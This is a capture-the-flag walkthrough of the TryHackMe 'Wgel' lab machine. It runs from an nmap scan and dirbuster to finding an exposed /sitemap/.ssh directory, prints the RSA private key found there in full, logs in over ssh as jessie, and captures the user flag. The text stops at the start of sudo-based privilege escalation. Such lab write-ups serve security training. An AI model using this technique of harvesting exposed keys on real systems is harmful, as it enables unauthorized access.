Wgel - Walkthrough

Wgel is an easy machine from try Hack Me. The objective of this machine is to exfiltrate the root flag.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:


- Reconnaissance
- Scanning
- Exploitation
- Privilege Escalation

Tools Used:

nmap, firefox, dirbuster, ssh, wget

Scanning

After connecting with the machine on TryHackMe, I started **nmap** scan to check the open ports and services.


kali@kali: ~/Desktop/tryhackme/others/Wgel
File Actions Edit View Help


```
└─$ nmap -T4 -sV 10.10.185.117
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-21 13:27 EST
Nmap scan report for 10.10.185.117
Host is up (0.18s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
Nmap done: 1 IP address (1 host up) scanned in 37.23 seconds

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Wgel]
└─$ 
```

Reconnaissance

Port 80 was opened. So, I visited the url **http://10.10.185.117:80** in **firefox**. There was an apache default page.


Apache2 Ubuntu Default Page: It works - Mozilla Firefox
TryHackMe | Wgel CTF
Apache2 Ubuntu Default Pa
10.10.185.117
150%

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|   conf-enabled
```

Then In the source code, I found a username **Jessie**.



http://10.10.185.117/ - Mozilla Firefox
File Edit View History Bookmarks Tools Help
TryHackMe | Wgel CTF
Apache2 Ubuntu Default Pa
http://10.10.185.117/
view-source:http://10.10.185.117/
300%

```
|           --  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf


<!-- Jessie don't forget to udate the webiste -->
         </pre>
         <ul>
                        <li>
                           <tt>apache2.conf</tt> is the main configuration
                           file. It puts the pieces together by including all rema
                           files when starting up the web server.
                        </li>

                        <li>
```

Then I ran **dirbuster** and found an interesting directory named **/sitemap/.ssh**


~/Desktop/tryhackme/others/Wgel/DirBusterReport-10.10.163.167-80.txt - Mousepad
File Edit Search View Document Help


```
Dirs found with a 200 response:

/
/sitemap/
/sitemap/images/
/sitemap/js/
/sitemap/css/
/sitemap/.ssh/

Dirs found with a 403 response:

```

When I opened the directory, I **found the private ssh key** in the file named **id_rsa**.



Mozilla Firefox
File Edit View History Bookmarks Tools Help
TryHackMe | Wgel CTF
10.10.185.117/sitemap/.ssh/i
10.10.185.117/sitemap/.ssh/id_rsa
200%

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjkHLJs+lQi0bEJvqpCZ1rFFSpV0OjVYRxQ4KfAawBsCG6lA7GO7vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpgxWy/OO9ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnm/BH
Wo/Lmln4FLzLb1T31pOoTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAhHKQNeUOn3ymGJEU9iJMJigb5xZGwX0FBoUJCs9QJMBBZthWyLlJUKic7GvPa
M7QYKP51VCi1j3GrOd1ygFSRkP6jZpOpM33dG1/ubom7OWDZPDS9AjAOkYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLsJgd6TcGTv
2KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pUO8zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy
GW9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKezCwd7jFWmUUK0hX6Sog7VRQZw72cmp7lYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN0OOQ622e8TnFkmee8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIidDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGhMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT4OpebIsu
eyq5AoGBANCkOaWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedEOvsguMlpNgvcWVXGINgoOOUSJTxCRQFy/onH6X1T5OAAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod
-----END RSA PRIVATE KEY-----
```

Exploitation

I assumed that this was the ssh private key of the user jessie. Then I saved this private key in a file. After changing the file's permissions, I used ssh with the below command to get a ssh connection.

ssh -i id_rsa jessie@10.10.185.117




```
┌──(kali㉿kali)-[~/Desktop/tryhackme/others/Wgel]
└─$ ssh -i id_rsa jessie@10.10.185.117
The authenticity of host '10.10.185.117 (10.10.185.117)' can't be establ
ished.
ECDSA key fingerprint is SHA256:9XK3sKxz9xdPKOayx6kqd2PbTDDfGxj9K9aed2Yt
F0A.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.185.117' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$ whoami
jessie
jessie@CorpOne:~$ pwd
/home/jessie
jessie@CorpOne:~$ 
```


Then in the /home/jessie/Documents/user_flag.txt file, I **found the user flag**.



```
jessie@CorpOne:~/Documents$ ls -la
total 12
drwxr-xr-x  2 jessie jessie 4096 oct 26  2019 .
drwxr-xr-x 17 jessie jessie 4096 oct 26  2019 ..
-rw-rw-r--  1 jessie jessie   33 oct 26  2019 user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@CorpOne:~/Documents$ 
```

Privilege Escalation


Then I used **sudo -l** to see if I can execute any command with root access.



```
jessie@CorpOne:~/Documents$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/u

